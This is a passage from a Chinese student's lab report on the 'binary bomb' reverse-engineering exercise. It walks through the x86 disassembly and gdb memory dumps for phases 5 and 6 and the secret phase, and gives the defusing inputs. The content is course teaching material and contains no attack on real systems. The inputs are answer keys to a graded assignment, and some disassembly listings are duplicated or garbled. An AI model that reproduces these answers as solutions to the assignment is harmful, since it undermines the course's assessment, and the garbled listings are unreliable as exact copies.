运行程序测试，发现第四个“炸弹”被成功拆除。



```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
0 -334
Halfway there!
14 45
So you got that one. Try this one.
```

图 2.22 测试第四个密码串

至此，phase\_4 被成功破解，第四关结束。

## 2.2.5 阶段 5 破解<phase\_5>

转到 phase\_5 函数，如下图所示。

538	08048d56	<phase_5>:	
539	8048d56:	53	push %ebx
540	8048d57:	83 ec 24	sub \$0x24,%esp
541	8048d5a:	8b 5c 24 2c	mov 0x2c(%esp),%ebx
542	8048d5e:	65 a1 14 00 00 00	mov %gs:0x14,%eax
543	8048d64:	89 44 24 18	mov %eax,0x18(%esp)
544	8048d68:	31 c0	xor %eax,%eax
545	8048d6a:	53	push %ebx
546	8048d6b:	e8 72 02 00 00	call 8048fe2 <string_length>
547	8048d70:	83 c4 10	add \$0x10,%esp
548	8048d73:	83 f8 06	cmp \$0x6,%eax
549	8048d76:	74 05	je 8048d7d <phase_5+0x27>
550	8048d78:	e8 7b 03 00 00	call 80490f8 <explode_bomb>
551	8048d7d:	b8 00 00 00 00	mov \$0x0,%eax
552	8048d82:	0f b6 14 03	movzbl (%ebx,%eax,1),%edx
553	8048d86:	83 e2 0f	and \$0xf,%edx
554	8048d90:	88 54 04 05	mov %dl,0x5(%esp,%eax,1)
555	8048d94:	83 c0 01	add \$0x1,%eax
556	8048d97:	83 f8 06	cmp \$0x6,%eax
557	8048d9a:	75 e6	jne 8048d82 <phase_5+0x2c>
558	8048d9c:	c6 44 24 0b 00	movb \$0x0,0xb(%esp)
559	8048da1:	83 ec 08	sub \$0x8,%esp
560	8048da4:	68 56 a0 04 08	push \$0x804a056
561	8048da9:	8d 44 24 11	lea 0x11(%esp),%eax
562	8048dad:	50	push %eax
563	8048dae:	e8 4e 02 00 00	call 8049001 <strings_not_equal>
564	8048db3:	83 c4 10	add \$0x10,%esp
565	8048db6:	85 c0	test %eax,%eax
566	8048db8:	74 05	je 8048dbf <phase_5+0x69>
567	8048dba:	e8 39 03 00 00	call 80490f8 <explode_bomb>
568	8048dbf:	8b 44 24 0c	mov 0xc(%esp),%eax
569	8048dc3:	65 33 05 14 00 00 00	xor %gs:0x14,%eax
570	8048dca:	74 05	je 8048dd1 <phase_5+0x7b>
571	8048dcc:	e8 bf f9 ff ff	call 8048790 <__stack_chk_fail@plt>
572	8048dd1:	83 c4 18	add \$0x18,%esp
573	8048dd4:	5b	pop %ebx
574	8048dd5:	c3	ret

图 2.23 在反汇编代码中定位到 phase\_5 函数

从 Line 548 行可以看出输入为一个长度为 6 的字符串(行尾的换行符不算)。在 Line 563 行调用了 strings\_not\_equal 函数,结合在破解 phase\_1 过程中的分析,0x804a056 就是正确答案的字符串地址,0x10(%esp)处起的 6 个字节存储的是用户输入的字符串。使用 gdb 查看 0x804a056 地址处的值,如下图所示。

```
Breakpoint 2, 0x08048d56 in phase_5 ()
(gdb) x/s 0x804a056
0x804a056:      "bruins"
(gdb)
```

图 2.24 gdb 查看 0x804a056 处内容

但这一步不像 phase\_1 中那样直接,在调用 strings\_not\_equal 函数前还对用户输入的字符串做了一些处理。在命令行窗口直接反汇编代码,如下图所示。

```

Dump of assembler code for function phase_5:
=> 0x08048d56 <+0>:      push    %ebx
    0x08048d57 <+1>:      sub     $0x24,%esp
    0x08048d5a <+4>:      mov     0x2c(%esp),%ebx
    0x08048d5e <+8>:      mov     %gs:0x14,%eax
    0x08048d64 <+14>:     mov     %eax,0x18(%esp)
    0x08048d68 <+18>:     xor     %eax,%eax
    0x08048d6a <+20>:     push    %ebx
    0x08048d6b <+21>:     call   0x8048fe2 <string_length>
    0x08048d70 <+26>:     add     $0x10,%esp
    0x08048d73 <+29>:     cmp     $0x6,%eax
    0x08048d76 <+32>:     je      0x8048d7d <phase_5+39>
    0x08048d78 <+34>:     call   0x80490f8 <explode_bomb>
    0x08048d7d <+39>:     mov     $0x0,%eax
    0x08048d82 <+44>:     movzbl  (%ebx,%eax,1),%edx
    0x08048d86 <+48>:     and     $0xf,%edx
    0x08048d89 <+51>:     movzbl  0x804a080(%edx),%edx
    0x08048d90 <+58>:     mov     %dl,0x5(%esp,%eax,1)
    0x08048d94 <+62>:     add     $0x1,%eax
    0x08048d97 <+65>:     cmp     $0x6,%eax
    0x08048d9a <+68>:     jne     0x8048d82 <phase_5+44>
    0x08048d9c <+70>:     movb    $0x0,0xb(%esp)
    0x08048da1 <+75>:     sub     $0x8,%esp
---Type <return> to continue, or q <return> to quit---

```

图 2.25 使用 disas 反汇编 phase\_5

与上述通过 objdump 得到的反汇编代码的不同之处在于,此处多了一个关键地址 0x804a080。使用 gdb 查看该地址处的内容,如下图所示。

```

(gdb) x/s 0x804a080
0x804a080 <array.3249>: "maduiersnfotvbylSo you think you can stop the bomb with
ctrl-c, do you?"
(gdb)

```

图 2.26 gdb 查看 0x804a080 处内容

终于我们可以理解 Line 552 至 Line 557 这一段代码的作用:将用户输入字符串按字节处理,通过和常量 0xf 进行按位与操作,每次取最低四位作为偏移量,以 0x804a080 为起点查找一个字符,将找到的字符组合成一个字符串,就是最终的答案“bruins”。“bruins”对应的偏移量是 13、6、3、4、8、7,用十六进制表示则为 DH、6H、3H、4H、8H、7H,对应的二进制序列为 1101、0110、0011、0100、1000、0111,在 ASCII 码表中选取低位满足要求的字符组合,不妨取小写字母“mfcdhg”。

63	01100011	c	&#099;
64	01100100	d	&#100;
65	01100101	e	&#101;
66	01100110	f	&#102;
67	01100111	g	&#103;
68	01101000	h	&#104;
69	01101001	i	&#105;
6A	01101010	j	&#106;
6B	01101011	k	&#107;
6C	01101100	l	&#108;
6D	01101101	m	&#109;

图 2.27 在 ASCII 码表中选取字母

运行程序测试，发现第五个“炸弹”被成功拆除。

```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
0 -334
Halfway there!
14 45
So you got that one. Try this one.
mfcdhg
Good work! On to the next...
```

图 2.28 测试第五个密码串

至此，phase\_5 被成功破解，第五关结束。

## 2.2.6 阶段 6 破解<phase\_6>

转到 phase\_6 函数，发现 phase\_6 函数的代码相当复杂了。这部分代码大致可以分为两个部分进行分析。

### (1) 第一部分

578	8048dd6:	56	push	%esi
579	8048dd7:	53	push	%ebx
580	8048dd8:	83 ec 4c	sub	\$0x4c,%esp
581	8048ddb:	65 a1 14 00 00 00	mov	%gs:0x14,%eax
582	8048de1:	89 44 24 44	mov	%eax,0x44(%esp)
583	8048de5:	31 c0	xor	%eax,%eax
584	8048de7:	8d 44 24 14	lea	0x14(%esp),%eax
585	8048deb:	50	push	%eax
586	8048dec:	ff 74 24 5c	pushl	0x5c(%esp)
587	8048df0:	e8 28 03 00 00	call	804911d <read_six_numbers>
588	8048df5:	83 c4 10	add	\$0x10,%esp
589	8048df8:	be 00 00 00 00	mov	\$0x0,%esi
590	8048dfd:	8b 44 b4 0c	mov	0xc(%esp,%esi,4),%eax
591	8048e01:	83 e8 01	sub	\$0x1,%eax
592	8048e04:	83 f8 05	cmp	\$0x5,%eax
593	8048e07:	76 05	jbe	8048e0e <phase_6+0x38>
594	8048e09:	e8 ea 02 00 00	call	80490f8 <explode_bomb>
595	8048e0e:	83 c6 01	add	\$0x1,%esi
596	8048e11:	83 fe 06	cmp	\$0x6,%esi
597	8048e14:	74 33	je	8048e49 <phase_6+0x73>
598	8048e16:	89 f3	mov	%esi,%ebx
599	8048e18:	8b 44 9c 0c	mov	0xc(%esp,%ebx,4),%eax
600	8048e1c:	39 44 b4 08	cmp	%eax,0x8(%esp,%esi,4)
601	8048e20:	75 05	jne	8048e27 <phase_6+0x51>
602	8048e22:	e8 d1 02 00 00	call	80490f8 <explode_bomb>
603	8048e27:	83 c3 01	add	\$0x1,%ebx
604	8048e2a:	83 fb 05	cmp	\$0x5,%ebx
605	8048e2d:	7e e9	jle	8048e18 <phase_6+0x42>
606	8048e2f:	eb cc	jmp	8048dfd <phase_6+0x27>

图 2.29 phase\_6 函数反汇编代码部分 (I)

分析两个调用 explode\_bomb 函数语句的前几行 (Line 593 和 Line 599 – Line 601)，可以发现这一部分代码的两个功能：

①输入的六个数字为非负数且均不大于 6 (Line 589 – Line 593)；

②输入的六个数字互不相同 (Line 595 – Line 605)。

据此得出输入的六个数字只能是 1、2、3、4、5、6，但具体顺序尚不确定。

### (2) 第二部分

615	8048e49:	bb 00 00 00 00	mov	\$0x0,%ebx
616	8048e4e:	89 de	mov	%ebx,%esi
617	8048e50:	8b 4c 9c 0c	mov	0xc(%esp,%ebx,4),%ecx
618	8048e54:	b8 01 00 00 00	mov	\$0x1,%eax
619	8048e59:	ba 3c c1 04 08	mov	\$0x804c13c,%edx
620	8048e5e:	83 f9 01	cmp	\$0x1,%ecx
621	8048e61:	7f ce	jg	8048e31 <phase_6+0x5b>
622	8048e63:	eb d6	jmp	8048e3b <phase_6+0x65>
623	8048e65:	8b 5c 24 24	mov	0x24(%esp),%ebx
624	8048e69:	8d 44 24 24	lea	0x24(%esp),%eax
625	8048e6d:	8d 74 24 38	lea	0x38(%esp),%esi
626	8048e71:	89 d9	mov	%ebx,%ecx
627	8048e73:	8b 50 04	mov	0x4(%eax),%edx
628	8048e76:	89 51 08	mov	%edx,0x8(%ecx)
629	8048e79:	83 c0 04	add	\$0x4,%eax
630	8048e7c:	89 d1	mov	%edx,%ecx
631	8048e7e:	39 f0	cmp	%esi,%eax
627	8048e73:	8b 50 04	mov	0x4(%eax),%edx
628	8048e76:	89 51 08	mov	%edx,0x8(%ecx)
629	8048e79:	83 c0 04	add	\$0x4,%eax
630	8048e7c:	89 d1	mov	%edx,%ecx
631	8048e7e:	39 f0	cmp	%esi,%eax
632	8048e80:	75 f1	jne	8048e73 <phase_6+0x9d>
633	8048e82:	c7 42 08 00 00 00 00	movl	\$0x0,0x8(%edx)
634	8048e89:	be 05 00 00 00	mov	\$0x5,%esi
635	8048e8e:	8b 43 08	mov	0x8(%ebx),%eax
636	8048e91:	8b 00	mov	(%eax),%eax
637	8048e93:	39 03	cmp	%eax,(%ebx)
638	8048e95:	7d 05	jge	8048e9c <phase_6+0xc6>
639	8048e97:	e8 5c 02 00 00	call	80490f8 <explode_bomb>
640	8048e9c:	8b 5b 08	mov	0x8(%ebx),%ebx
641	8048e9f:	83 ee 01	sub	\$0x1,%esi
642	8048ea2:	75 ea	jne	8048e8e <phase_6+0xb8>
643	8048ea4:	8b 44 24 3c	mov	0x3c(%esp),%eax
644	8048ea8:	65 33 05 14 00 00 00	xor	%gs:0x14,%eax
645	8048eaf:	74 05	je	8048eb6 <phase_6+0xe0>
646	8048eb1:	e8 da f8 ff ff	call	8048790 <__stack_chk_fail@plt>
647	8048eb6:	83 c4 44	add	\$0x44,%esp
648	8048eb9:	5b	pop	%ebx
649	8048eba:	5e	pop	%esi
650	8048ebb:	c3	ret	

图 2.30 phase\_6 函数反汇编代码部分 (II)

注意到这里有一个地址 0x804c13c，使用 gdb 查看内容，如下图所示。

End of assembler dump.				
(gdb) x/20x 0x804c13c				
0x804c13c <node1>:	0x000002b9	0x00000001	0x0804c148	0x00000322
0x804c14c <node2+4>:	0x00000002	0x0804c154	0x00000170	0x00000003
0x804c15c <node3+8>:	0x0804c160	0x0000038a	0x00000004	0x0804c16c
0x804c16c <node5>:	0x0000026c	0x00000005	0x0804c178	0x00000313
0x804c17c <node6+4>:	0x00000006	0x00000000	0x0c0a828e	0x00000000
(gdb)				

图 2.31 gdb 查看 0x804c13c

这实际上是一个结构体，类似于




图 2.32 反汇编结构体的 C 语言表示

而上述代码的功能就是实现了一个排序，将这些结点的内容按降序排列，得到的编号序列就是这一阶段的解。各结点内容如下表所示。

表 2.1 结构体内容的 16 进制和 10 进制表示

结点 NODE	十六进制 HEX	十进制 DEC
Node1	0x00002b9	697
Node2	0x0000322	802
Node3	0x0000170	368
Node4	0x000038a	906
Node5	0x000026c	620
Node6	0x0000313	787

由上表可知正确答案是“4 2 6 1 5 3”。运行程序测试，发现第六个“炸弹”被成功拆除。

```

Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
0 -334
Halfway there!
14 45
So you got that one. Try this one.
mfcdhg
Good work! On to the next...
4 2 6 1 5 3
Congratulations! You've defused the bomb!
[Inferior 1 (process 2945) exited normally]

```

图 2.33 测试第六个密码串

至此，phase\_6 被成功破解，第六关结束。



## 2.2.7 阶段 7 隐藏阶段：暗藏杀机

记得在 bomb.c 文件中最后的几行有作者的注释，提示还有“暗雷”。但我们通过正常的手段直接运行程序好像无法找到触发“暗雷”的入口。但通过阅读反汇编代码，我们发现在 phase\_6 后面有一个 fun7 函数，而在 phase\_4 阶段曾经调用过一个有着类似名称的 func4 函数，这似乎在暗示我们隐藏阶段会调用 fun7 函数。继续阅读反汇编代码，在 fun7 函数下方还存在一个 secret\_phase 函数，看来这就是那个所谓的“暗雷”了。搜索整个文件，发现只有一处调用了 secret\_phase 函数，即在 phase\_defused 函数中，如下图所示。

```
962 08049251 <phase_defused>:
963 8049251: 83 ec 6c          sub    $0x6c,%esp
964 8049254: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
965 804925a: 89 44 24 5c       mov    %eax,0x5c(%esp)
966 804925e: 31 c0            xor    %eax,%eax
967 8049260: 83 3d cc c3 04 06 cmpl   $0x6,0x804c3cc
968 8049267: 75 73            jne    80492dc <phase_defused+0x8b>
969 8049269: 83 ec 0c          sub    $0xc,%esp
970 804926c: 8d 44 24 18       lea    0x18(%esp),%eax
971 8049270: 50              push   %eax
972 8049271: 8d 44 24 18       lea    0x18(%esp),%eax
973 8049275: 50              push   %eax
974 8049276: 8d 44 24 18       lea    0x18(%esp),%eax
975 804927a: 50              push   %eax
976 804927b: 68 f9 a1 04 08    push   $0x804a1f9
977 8049280: 68 d0 c4 04 08    push   $0x804c4d0
978 8049285: e8 86 f5 ff ff    call   8048810 <__isoc99_sscanf@plt>
979 804928a: 83 c4 20          add    $0x20,%esp
980 804928d: 83 f8 03          cmp    $0x3,%eax
981 8049290: 75 3a            jne    80492cc <phase_defused+0x7b>
982 8049292: 83 ec 08          sub    $0x8,%esp
983 8049295: 68 02 a2 04 08    push   $0x804a202
984 804929a: 8d 44 24 18       lea    0x18(%esp),%eax
985 804929e: 50              push   %eax
986 804929f: e8 5d fd ff ff    call   8049001 <strings_not_equal>
987 80492a4: 83 c4 10          add    $0x10,%esp
988 80492a7: 85 c0            test   %eax,%eax
989 80492a9: 75 21            jne    80492cc <phase_defused+0x7b>
990 80492ab: 83 ec 0c          sub    $0xc,%esp
991 80492ae: 68 c8 a0 04 08    push   $0x804a0c8
992 80492b3: e8 08 f5 ff ff    call   80487c0 <puts@plt>
993 80492b8: c7 04 24 f0 a0 08 movl   $0x804a0f0,(%esp)
994 80492bf: e8 fc f4 ff ff    call   80487c0 <puts@plt>
995 80492c4: e8 44 fc ff ff    call   8048f0d <secret_phase>
996 80492c9: 83 c4 10          add    $0x10,%esp
997 80492cc: 83 ec 0c          sub    $0xc,%esp
998 80492cf: 68 28 a1 04 08    push   $0x804a128
999 80492d4: e8 e7 f4 ff ff    call   80487c0 <puts@plt>
1000 80492d9: 83 c4 10          add    $0x10,%esp
1001 80492dc: 8b 44 24 5c       mov    0x5c(%esp),%eax
1002 80492e0: 65 33 05 14 00 00 xor    %gs:0x14,%eax
1003 80492e7: 74 05            je     80492ee <phase_defused+0x9d>
1004 80492e9: e8 a2 f4 ff ff    call   8048790 <__stack_chk_fail@plt>
1005 80492ee: 83 c4 6c          add    $0x6c,%esp
1006 80492f1: c3              ret
```

图 2.34 在反汇编代码中定位到 phase\_defused 函数

在前面的阶段中我们已经知道，phase\_defused 函数在每次 phase\_i 函数调用



结束后被调用。注意到在 Line 967 一行中有一个比较指令，使用 gdb 查看 0x804c3cc 处的值，如下图所示。

```
(gdb) x/s 0x804c3cc
0x804c3cc <num_input_strings>: ""
(gdb)
```

图 2.35 gdb 查看 0x804c3cc 处内容

在实验的各个阶段使用 gdb 查看该处地址的值，得知此处存储的为当前进行到的 phase 的序号。故此处只有当第六个阶段完成后才会执行 Line 968 以下的语句，否则直接返回。

在 phase\_defused 函数中还调用了函数 strings\_not\_equal 函数。与在 phase\_1 中类似，我们使用 gdb 查看几个地址处的内容，将得到的结果写在对应的语句后面，如下图所示。

977	804927b:	68 f9 a1 04 08	push	\$0x804a1f9	; "%d %d %s"
978	8049280:	68 d0 c4 04 08	push	\$0x804c4d0	; "0 0"
979	8049285:	e8 86 f5 ff ff	call	8048810	<__isoc99_sscanf@plt>
980	804928a:	83 c4 20	add	\$0x20,%esp	
981	804928d:	83 f8 03	cmp	\$0x3,%eax	
982	8049290:	75 3a	jne	80492cc	<phase_defused+0x7b>
983	8049292:	83 ec 08	sub	\$0x8,%esp	
984	8049295:	68 02 a2 04 08	push	\$0x804a202	; "DrEvil"
985	804929a:	8d 44 24 18	lea	0x18(%esp),%eax	
986	804929e:	50	push	%eax	
987	804929f:	e8 5d fd ff ff	call	8049001	<strings_not_equal>
988	80492a4:	83 c4 10	add	\$0x10,%esp	
989	80492a7:	85 c0	test	%eax,%eax	
990	80492a9:	75 21	jne	80492cc	<phase_defused+0x7b>
991	80492ab:	83 ec 0c	sub	\$0xc,%esp	
992	80492ae:	68 c8 a0 04 08	push	\$0x804a0c8	; "Curses, you've found the secret phase!"
993	80492b3:	e8 08 f5 ff ff	call	80487c0	<puts@plt>
994	80492b8:	c7 04 24 f0 a0 04 08	movl	\$0x804a0f0,(%esp)	; "But finding it and solving it are quite different..."
995	80492bf:	e8 fc f4 ff ff	call	80487c0	<puts@plt>
996	80492c4:	e8 44 fc ff ff	call	8048f0d	<secret_phase>
997	80492c9:	83 c4 10	add	\$0x10,%esp	
998	80492cc:	83 ec 0c	sub	\$0xc,%esp	
999	80492cf:	68 28 a1 04 08	push	\$0x804a128	; "Congratulations! You've defused the bomb!"
1000	80492d4:	e8 e7 f4 ff ff	call	80487c0	<puts@plt>
1001	80492d9:	83 c4 10	add	\$0x10,%esp	

图 2.36 含标注的 phase\_defused 反汇编代码

而唯一存在类似输入格式的只有 phase\_4 阶段，我们尝试在第四个阶段的答案后面附加上字符串“DrEvil”，即将第四阶段的答案修改为“14 45 DrEvil”，果然进入了隐藏关卡。

```
14 45 DrEvil

Breakpoint 4, 0x08048ce1 in phase_4 ()
(gdb) c
Continuing.
So you got that one. Try this one.
mfcdhg
Good work! On to the next...
4 2 6 1 5 3
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2.37 附加字符串进入隐藏关卡

找到了隐藏关卡的入口，接下来就是破解这一关的密码了。

查找 `secret_phase` 函数的反汇编代码，如下图所示。

684	08048f0d	<secret_phase>:		
685	8048f0d:	53	push	%ebx
686	8048f0e:	83 ec 08	sub	\$0x8,%esp
687	8048f11:	e8 42 02 00 00	call	8049158 <read_line>
688	8048f16:	83 ec 04	sub	\$0x4,%esp
689	8048f19:	6a 0a	push	\$0xa
690	8048f1b:	6a 00	push	\$0x0
691	8048f1d:	50	push	%eax
692	8048f1e:	e8 5d f9 ff ff	call	8048880 <strtol@plt>
693	8048f23:	89 c3	mov	%eax,%ebx
694	8048f25:	8d 40 ff	lea	-0x1(%eax),%eax
695	8048f28:	83 c4 10	add	\$0x10,%esp
696	8048f2b:	3d e8 03 00 00	cmp	\$0x3e8,%eax
697	8048f30:	76 05	jbe	8048f37 <secret_phase+0x2a>
698	8048f32:	e8 c1 01 00 00	call	80490f8 <explode_bomb>
699	8048f37:	83 ec 08	sub	\$0x8,%esp
700	8048f3a:	53	push	%ebx
701	8048f3b:	68 88 c0 04 08	push	\$0x804c088
702	8048f40:	e8 77 ff ff ff	call	8048ebc <fun7>
703	8048f45:	83 c4 10	add	\$0x10,%esp
704	8048f48:	83 f8 07	cmp	\$0x7,%eax
705	8048f4b:	74 05	je	8048f52 <secret_phase+0x45>
706	8048f4d:	e8 a6 01 00 00	call	80490f8 <explode_bomb>
707	8048f52:	83 ec 0c	sub	\$0xc,%esp
708	8048f55:	68 30 a0 04 08	push	\$0x804a030
709	8048f5a:	e8 61 f8 ff ff	call	80487c0 <puts@plt>
710	8048f5f:	e8 ed 02 00 00	call	8049251 <phase_defused>
711	8048f64:	83 c4 18	add	\$0x18,%esp
712	8048f67:	5b	pop	%ebx
713	8048f68:	c3	ret	

图 2.38 在反汇编代码中定位到 `secret_phase` 函数

首先调用 `read_line` 函数读取用户输入，然后调用 `strtol@plt` 函数将用户输入转换成十进制数字存储到 `%eax`。查阅资料了解到 C 语言 `strtol` 函数会将字符串以给定的“基”（base）转换为数字。由 Line 696 一行的比较指令知道修正后的 EAX 寄存器中的值不大于 `0x3e8`，即十进制的 1000，故输入的数应不超过 1001。再调用 `fun7` 函数，参数中有一个固定地址 `0x804c088`。在 Line 704 中得知 `fun7` 函数的返回值最终应为 7，否则会引爆“炸弹”。

转到 `fun7` 函数继续分析。

652	08048ebc	<fun7>:	
653	8048ebc:	53	push %ebx
654	8048ebd:	83 ec 08	sub \$0x8,%esp
655	8048ec0:	8b 54 24 10	mov 0x10(%esp),%edx
656	8048ec4:	8b 4c 24 14	mov 0x14(%esp),%ecx
657	8048ec8:	85 d2	test %edx,%edx
658	8048eca:	74 37	je 8048f03 <fun7+0x47>
659	8048ecc:	8b 1a	mov (%edx),%ebx
660	8048ece:	39 cb	cmp %ecx,%ebx
661	8048ed0:	7e 13	jle 8048ee5 <fun7+0x29>
662	8048ed2:	83 ec 08	sub \$0x8,%esp
663	8048ed5:	51	push %ecx
664	8048ed6:	ff 72 04	pushl 0x4(%edx)
665	8048ed9:	e8 de ff ff ff	call 8048ebc <fun7>
666	8048ede:	83 c4 10	add \$0x10,%esp
667	8048ee1:	01 c0	add %eax,%eax
668	8048ee3:	eb 23	jmp 8048f08 <fun7+0x4c>
669	8048ee5:	b8 00 00 00 00	mov \$0x0,%eax
670	8048eea:	39 cb	cmp %ecx,%ebx
671	8048eec:	74 1a	je 8048f08 <fun7+0x4c>
672	8048eee:	83 ec 08	sub \$0x8,%esp
673	8048ef1:	51	push %ecx
674	8048ef2:	ff 72 08	pushl 0x8(%edx)
675	8048ef5:	e8 c2 ff ff ff	call 8048ebc <fun7>
676	8048efa:	83 c4 10	add \$0x10,%esp
677	8048efd:	8d 44 00 01	lea 0x1(%eax,%eax,1),%eax
678	8048f01:	eb 05	jmp 8048f08 <fun7+0x4c>
679	8048f03:	b8 ff ff ff ff	mov \$0xffffffff,%eax
680	8048f08:	83 c4 08	add \$0x8,%esp
681	8048f0b:	5b	pop %ebx
682	8048f0c:	c3	ret

图 2.39 在反汇编代码中定位到 fun7 函数

显然这又是一个递归函数。使用 gdb 查看固定地址 0x804c088 处的内容，如下图所示。

(gdb) x/130x 0x804c088								
0x804c088	<n1>:	0x24	0x00	0x00	0x00	0x94	0xc0	0x04
0x804c090	<n1+8>:	0xa0	0xc0	0x04	0x08	0x08	0x00	0x00
0x804c098	<n21+4>:	0xc4	0xc0	0x04	0x08	0xac	0xc0	0x04
0x804c0a0	<n22>:	0x32	0x00	0x00	0x00	0xb8	0xc0	0x04
0x804c0a8	<n22+8>:	0xd0	0xc0	0x04	0x08	0x16	0x00	0x00
0x804c0b0	<n32+4>:	0x18	0xc1	0x04	0x08	0x00	0xc1	0x04
0x804c0b8	<n33>:	0x2d	0x00	0x00	0x00	0xdc	0xc0	0x04
0x804c0c0	<n33+8>:	0x24	0xc1	0x04	0x08	0x06	0x00	0x00
0x804c0c8	<n31+4>:	0xe8	0xc0	0x04	0x08	0x0c	0xc1	0x04
0x804c0d0	<n34>:	0x6b	0x00	0x00	0x00	0xf4	0xc0	0x04
0x804c0d8	<n34+8>:	0x30	0xc1	0x04	0x08	0x28	0x00	0x00
0x804c0e0	<n45+4>:	0x00	0x00	0x00	0x00	0x00	0x00	0x00
0x804c0e8	<n41>:	0x01	0x00	0x00	0x00	0x00	0x00	0x00
0x804c0f0	<n41+8>:	0x00	0x00	0x00	0x00	0x63	0x00	0x00
0x804c0f8	<n47+4>:	0x00	0x00	0x00	0x00	0x00	0x00	0x00
0x804c100	<n44>:	0x23	0x00	0x00	0x00	0x00	0x00	0x00
0x804c108	<n44+8>:	0x00	0x00					
(gdb) █								

图 2.40 gdb 查看 0x804c088 处内容

虽然有点令人眼花缭乱，我们可以看出这是一棵二叉树。画出这棵二叉树，大概是下面所示的样子。




图 2.41 结点对应的二叉树示意图

fun7 函数的流程如下图所示。




图 2.42 fun7 函数流程图

递归逻辑则类似于以下 C 语言代码。

